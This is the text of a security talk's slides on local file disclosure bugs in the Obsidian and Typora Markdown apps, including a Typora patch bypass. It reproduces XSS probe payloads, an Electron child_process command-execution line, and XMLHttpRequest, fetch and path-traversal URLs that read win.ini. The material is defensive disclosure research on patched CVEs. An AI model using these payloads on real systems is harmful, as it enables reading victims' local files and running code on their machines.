

What You See IS NOT What You Get:

Pwning Electron-based Markdown Note-taking Apps

Li Jiantao

August 19, 2023



Whoami

Li Jiantao 李剑涛

- Researcher at STAR Labs ✕ [@starlabs_sg](#)
 - Pwn2Own Vancouver 2022 🏆
 - Pwn2Own Vancouver 2023 🥈
- CTF Player with r3kapig
- ✕ [@CurseRed](#)

Agenda

- Introduction
- Case Study
 - Obsidian
 - Typora
 - MarkText
- Conclusion

Markdown

- Lists
- [links](https://starlabs.sg/)

![image](./img.jpg)

```
```javascript
```

```
const sleep = ms => new Promise(r => setTimeout(r, ms));
```

```
(async function exp(){
```

```
 await sleep(1337);
```

```
})();
```

```
```
```



Markdown

Any text editor: ✓ notepad.exe ✓ Notepad++ ✓ Sublime Text

Rendered Markdown

1. Source + Preview in two panels:

- VS Code
- HackMD

2. WYSIWYG: What You See Is What You Get

- Notion
- Typora

Electron-based Markdown Note-taking apps



Obsidian [CVE-2023-2110](#)



Typora [CVE-2023-2316](#), [CVE-2023-2317](#), [CVE-2023-2971](#)



MarkText [CVE-2023-2318](#)

- Why security mechanisms sometimes fail?
- How attackers smuggle their payloads?

Why “Markdown Note-taking Apps”?

title → <h1>title</h1>

subtitle → <h2>subtitle</h2>

Extensions:

- + Math formular
- + YouTube video
- + Gist
- + Imgur picture
- + PDF
- + Music Notation
- ...

Why “Markdown Note-taking Apps”?

```
![STAR Labs](https://starlabs.sg/)
```

```
<a href="https://starlabs.sg">STAR Labs</a>
```

↓ rendered in the same way!

STAR Labs

STAR Labs

```
<script>alert(/.?.?/)</script>
```

```
<a href="https://x.com" onclick=alert(/.?.?/)></a>
```

```
<iframe src="javascript:alert(/.?.?/)"></iframe>
```


Why “Electron-based”?

“Electron”

“nodeIntegration”

“XSS to RCE”

```
npx asar extract
```

```
--inspect=9222
```

```
--remote-debugging-port=9229
```

```
require('child_process').execSync('calc')
```




Why “Electron-based”?

Electron = Chromium + **Node.js**

- Access file system
- Create new process
- Interact with hardware
- Send customized notifications
- ...

Possible Attack Path



Case Study #1

Obsidian Local File Disclosure



Obsidian

- "Live Mode" by default
- Supports HTML tags

Untitled

```
<input value="o_o?"> <button>I'm a button in your document!</button>
```

Untitled

o_o?

I'm a button in your document!

- Dangerous tags/attributes are removed or not rendered 🤔

```
  
<a href="javascript:alert()">click me</a>  
<script>alert()</script>
```



[click me](#)

```
<script>alert()</script>
```


```

```

```
<a target="_blank" rel="noopener">click me</a>
```

Obsidian

- lib/purify.min.js 🥲👉 DOMPurify 2.3.6



Developer Tools - app://obsidian.md/index.html

Elements Console Sources Network Performance Memory Application Security Lighthouse

Page Filesystem >> index.html worker.js node:electron/j.../renderer_init moment.min.js pixi.min.js

```
1 // Source: https://github.com/cure53/DOMPurify/blob/main/dist/purify.min.js
2 /*! @license DOMPurify 2.3.6 | (c) Cure53 and other contributors | Released u
3 !function(e, t) {
4     "object" == typeof exports && "undefined" != typeof module ? module.expor
5 }(this, (function() {
6     "use strict";
7     var e = Object.hasOwnProperty
8         , t = Object.setPrototypeOf
9         , n = Object.isFrozen
10        , r = Object.getPrototypeOf
11        , o = Object.getOwnPropertyDescriptor
12        , i = Object.freeze
13        , a = Object.seal
```


Obsidian

- DOMPurify but `<iframe>` is allowed

```
app.js:formatted x
45635     }
45636     DOMPurify.addHook("afterSanitizeAttributes", (function(e) {
45637         e instanceof HTMLAnchorElement) && (e.setAttribute("target", "_blank"),
45638         e.setAttribute("rel", "noopener")),
45639         e instanceof HTMLIFrameElement) && e.setAttribute("sandbox", "allow-forms allow-presentation allow-same-origin allow-scripts a
45640     }
45641 ));
45642 var jM = {
45643     ALLOW_UNKNOWN_PROTOCOLS: !0,
45644     RETURN_DOM_FRAGMENT: !0,
45645     FORBID_TAGS: ["style"],
45646     ADD_TAGS: ["iframe"],
45647     ADD_ATTR: ["frameborder", "allowfullscreen", "allow", "aria-label-position"]
45648 };
45649 function WM(e) {
45650     return document.importNode(DOMPurify.sanitize(e, jM), !0)
45651 }
45652 var CM = function() {
```

Obsidian

- DOMPurify but `<iframe>` is allowed

```
app.js:formatted x
45635
45636 }
45637 DOMPurify
45638 e.ins
45639 e.setAttribute("rel", "noopener")
45640 e.instanceC
45641 }
45642 ));
45643 var jM = {
45644   ALLOW_UNKNO
45645   RETURN_DOM
45646   FORBID_TAGS
45647   ADD_TAGS: [
45648   ADD_ATTR: [
45649 ];
45650 function WM(e)
45651   return docu
45652 }
45653 var CM = functi
```

Untitled

```
<iframe src="https://example.com" style="width:500px; height:200px" > </iframe>
```

Untitled


Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.



low-same-origin allow-scripts a

Obsidian

- Local image is loaded from `app://local/<abs_path>` 



```
<div class="cm-edito
  ><div aria-live="po
  ><div tabindex="-1'
    ><div class="cm-s
      ><div class="in
        >"-1" enterkeyh
      ><div class="cm
        ><div spellch
          >contentedita
            >m: 254px;" r
          ><div class
            >1" src="./img1.png?1681587426400"
          >== $0
```

`` -> ``

Obsidian

- Fetch API ❌

```
example.com/ | Filter  
> fetch('app://local/C:/windows/win.ini')  
❌ ▶ Fetch API cannot load app://local/C:/windows/win.ini. URL scheme "app" is not supported.
```

- XMLHttpRequest 💣

```
example.com/ | Filter  
> let r = new XMLHttpRequest()  
  r.open('GET', 'app://local/C:/windows/win.ini')  
  r.addEventListener('load', e => {  
    console.warn(e.currentTarget.responseText)  
  });  
  r.send()  
< undefined  
⚠️ ▶ ; for 16-bit app support  
[fonts]  
[extensions]  
[mci extensions]  
[files]  
[Mail]  
MAPI=1  
> |
```

Obsidian Local File Disclosure

- CVE-2023-2110

May 3, 2023

1.2.8 Desktop

catalyst

Breaking changes

- Removed support for `app://local` URLs. These were reported as a potential vulnerability when using iframes.

What is “app://”?

- Electron protocol API

protocol

Register a custom protocol and intercept existing protocol requests.

Process: **Main**

An example of implementing a protocol that has the same effect as the `file://` protocol:

```
const { app, protocol, net } = require('electron')

app.whenReady().then(() => {
  protocol.handle('atom', (request) =>
    net.fetch('file://' + request.url.slice('atom://'.length)))
})
```

Methods

registerSchemesAsPrivileged

handle

unhandle

isProtocolHandled

registerFileProtocol

registerBufferProtocol

registerStringProtocol

registerHttpProtocol

registerStreamProtocol

unregisterProtocol

isProtocolRegistered

interceptFileProtocol

interceptStringProtocol

interceptBufferProtocol

interceptHttpProtocol

interceptStreamProtocol

uninterceptProtocol

isProtocolIntercepted

What is “app://”?

- obsidian.asar/main.js

```
protocol.registerFileProtocol('app', <function>)
```

```
1266     protocol.registerFileProtocol('app', (req, callback) => {
1267         let url = req.url;
1268         let noframe = false;
1269         // Strip query and hash components
1270         if (url.indexOf('?') > 0) {
1271             url = url.substr(0, url.indexOf('?'));
1272         }
1273         if (url.indexOf('#') > 0) {
```

- app.asar/main.js

```
14 protocol.registerSchemesAsPrivileged([
15     {scheme: 'app', privileges: {standard: true, secure: true}}
16 ]);
```

“Registers the scheme as standard, secure, *bypasses content security policy for resources*”



What is “app://”?

- app://obsidian.md/<path> -> resources/obsidian.asar/<path>
- app://local/<path> -> absolute path 💣

```
1277     if (isAppUrl) {
1278         url = decodeURIComponent(url.substr(APP_URL_ROOT.length));
1279         url = path.resolve(path.join(RES_PATH, url));
1280         // Disallow path traversal on the app resource origin
1281         if (url.indexOf(path.resolve(RES_PATH)) !== 0) {
1282             url = '';
1283         }
1284         // Disallow iframing anything in obsidian's app path
1285         noframe = true;
1286     }
1287     else if (url.indexOf(FILE_ROOT) === 0) {
1288         url = decodeURIComponent(url.substr(FILE_ROOT.length));
1289         if (!isWin) {
1290             url = '/' + url;
1291         }
1292         url = path.resolve(url);
1293         // Disallow framing if the path is a UNC path
1294         if (isUncPath(url)) {
1295             noframe = true;
1296         }
1297     }
```

What is “app://”?

- Check `req.referrer` to prevent `<iframe>` accessing local files?

Expectation: "https://..."


Reality: `referrer: ""` 


```
1299 // Don't allow iframes from different origins to access local files
1300 let referrer = req.referrer;
1301 if (referrer && referrer.indexOf(PROTOCOL) !== 0) {
1302     noframe = true;
1303     url = '';
1304 }
```

```
referrer: undefined
▼ req:
  ▶ headers: {User-Agent: 'Mozilla/5.0 (Win
    method: "GET"
    referrer: ""
    url: "app://local/C:/windows/win.ini"
```

- Chrome plans to gradually enable `strict-origin-when-cross-origin` as the default policy in 85; this may impact use cases relying on the referrer value from another origin.

What is “app://”?


- registerFileProtocol
- Access-Control-Allow-Origin: * 



The image shows a code editor on the left and a browser's developer tools on the right. The code editor displays the `StartLoadingFile` method in `electron_url_loader_factory.cc`. Line 520 is highlighted, showing the addition of the `Access-Control-Allow-Origin: *` header. The developer tools on the right show a network request for `win.ini` with the following details:

- Name:** win.ini
- General:**
 - Request URL: `app://local/C:/windows/win.ini`
 - Request Method: GET
 - Status Code: 200 OK
 - Referrer Policy: strict-origin-when-cross-origin
- Response Headers:**
 - Access-Control-Allow-Origin: *** (highlighted)
 - Content-Type: text/plain
 - Last-Modified: Sat, 07 Dec 2019 09:12:42 GMT

Demo - CVE-2023-2110



Case Study #2

Typora Local File Disclosure



Typora for Windows (x64)

MADE WITH ♥ BY appmakes.io

version 1.5.12 ☆ [website](#) ☆ [@typora](#)

Typora

- Allows ✓ <iframe> ✓ <embed>
- registerFileProtocol('typora', <function>)

```
var M = function(e) { e = "typora"  
  1. registerFileProtocol(e, function(e, t) {  
    e.url ? t({  
      path: c.getRealPath(e.url)  
    }) : t({  
      error: -324  
    })  
  }  
),
```

Typora

- `getRealPath(e.url)`

```
c.getRealPath = function(e) {
  try {
    e = decodeURI(e)
  } catch (e) {}
  e = e.substr(13);
  return /^userData/.exec(e) && (e = e.replace(/^userData/, c.getPath("userData").replace(/\\/g, "\\\\"))),
  /current-theme\.css$/.exec(e) && (e = e.replace(/current-theme\.css$/, c.setting.curTheme())),
  /^typemark/i.exec(e) && (e = e.replace(/^typemark/, t)),
  e = (e = /preview\.html/.exec(e) ? e.replace(/\.html[?#].*$/, ".html") : e).replace(/[?#][^\\\/]*$/, "")
}
```

Typora Local File Disclosure

- `getRealPath('typora://app/C:/windows/win.ini')`
- Returns `"C:/windows/win.ini"` 💣 CVE-2023-2316

```
c.getRealPath = function(e) { e = "C:/windows/win.ini"
  try {
    e = decodeURI(e) e = "C:/windows/win.ini"
  } catch (e) {}
  e = e.substr(13);
  return /^userData/.exec(e) && (e = e.replace(/^userData/, c.getPath
/current-theme\.css$/).exec(e) && (e = e.replace(/current-theme\.cs
/^typemark/i.exec(e) && (e = e.replace(/^typemark/, t)),
e = (e = /preview\.html/.exec(e) ? e.replace(/\.html[?#].*$/, ".htm
}
```

▼ Scope

▼ Local

Return value: `"C:/windows/win.ini"`

▶ this: App

e: `"C:/windows/win.ini"`

▶ Closure (90)

▶ Closure

Target trace

- Typora `typora://app/typemark/window.html`
inspect pause focus tab reload close
- Example Domain `https://example.com/?`
inspect focus tab reload close

DevTools - example.com/?

Elements Console Sources Network Performance Application

top Filter Default levels No Issues

```
> console.log(await (await fetch('typora://app/C:/windows/win.ini')).text())
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```


Case Study #3

**Typora Local File Disclosure
(Patch Bypass)**

Typora Patch Analysis

- Fixed in 1.6.7

History Releases

Stable Releases

Dev / Beta

Other Improvements

- Fix CVE-2023-2317.
- Fix CVE-2023-2316.
- Avoid using google font mirrors in export
- using keyword["keyword"] sometimes cr

Typora Patch Analysis

- Fixed in 1.6.7? 🤔

```
c.getRealPath = function(e) {
  try {
    e = decodeURI(e)
  } catch (e) {}
  e = e.substr(13);
  if (/^userData/i.exec(e))
    e = e.replace(/^userData/, c.getPath("userData").replace(/\\/g, "\\\\"));
  else {
    if (!/^typemark/i.exec(e))
      return console.warn("reject access to path", e),
        "";
    e = e.replace(/^typemark/, t)
  }
  return /current-theme\.css$/i.exec(e) && (e = e.replace(/current-theme\.css$/, c.setting.curTheme())),
  e = (e = /preview\.html/i.exec(e) ? e.replace(/\.html[?#].*$/, ".html") : e).replace(/[#][^\\\/]*$/, "")
}
```

 "typora://app/~~C:/windows/win.ini~~"


Typora Patch Analysis

- Fixed in 1.6.7? 🕶️ Not really!

```
c.getRealPath = function(e) { e = "typemark#../../../../../../../../../../../../Windows/win.ini"
  try {
    e = decodeURI(e) e = "typemark#../../../../../../../../../../../../Windows/win.ini"
  } catch (e) {}
  e = e.substr(13);
  if (/^userData/i.exec(e))
    e = e.replace(/^userData/, c.getPath("userData").replace(/\\/g, "\\\\"));
  else {
    if (!/^typemark/i.exec(e)) e = "typemark#../../../../../../../../Windows/win.ini"
    return console.warn("reje "C:\Program Files\Typora\resources\"
      "");
    ● e = e.●replace(/^typemark/, t)
  }
  return /current-theme\.css$/i.exec(e) && (e = e.replace(/current-theme\.css$/, c.setting.curTheme())),
  e = (e = /preview\.html/i.exec(e) ? e.replace(/\.html[?#].*$/, ".html") : e).replace(/[?#][^\\\/]*$/, "")
}
```

Typora Patch Bypass

"typora://app/**typemark**#/../../../../../../../../../../../../../../../../Windows/win.ini"

Removed by substr Replaced with "C:\Program Files\Typora\resources\" 


```
c.getRealPath = function(e) { e = "typemark#../../../../../../../../../../../../../../../../Windows/win.ini"
  try {
    e = decodeURI(e) e = "typemark#../../../../../../../../../../../../../../../../Windows/win.ini"
  } catch (e) {}
  e = e.substr(13);
  if (/^userData/i.exec(e))
    e = e.replace(/^userData/, c.getPath("userData").replace(/\\/g, "\\\\"));
  else {
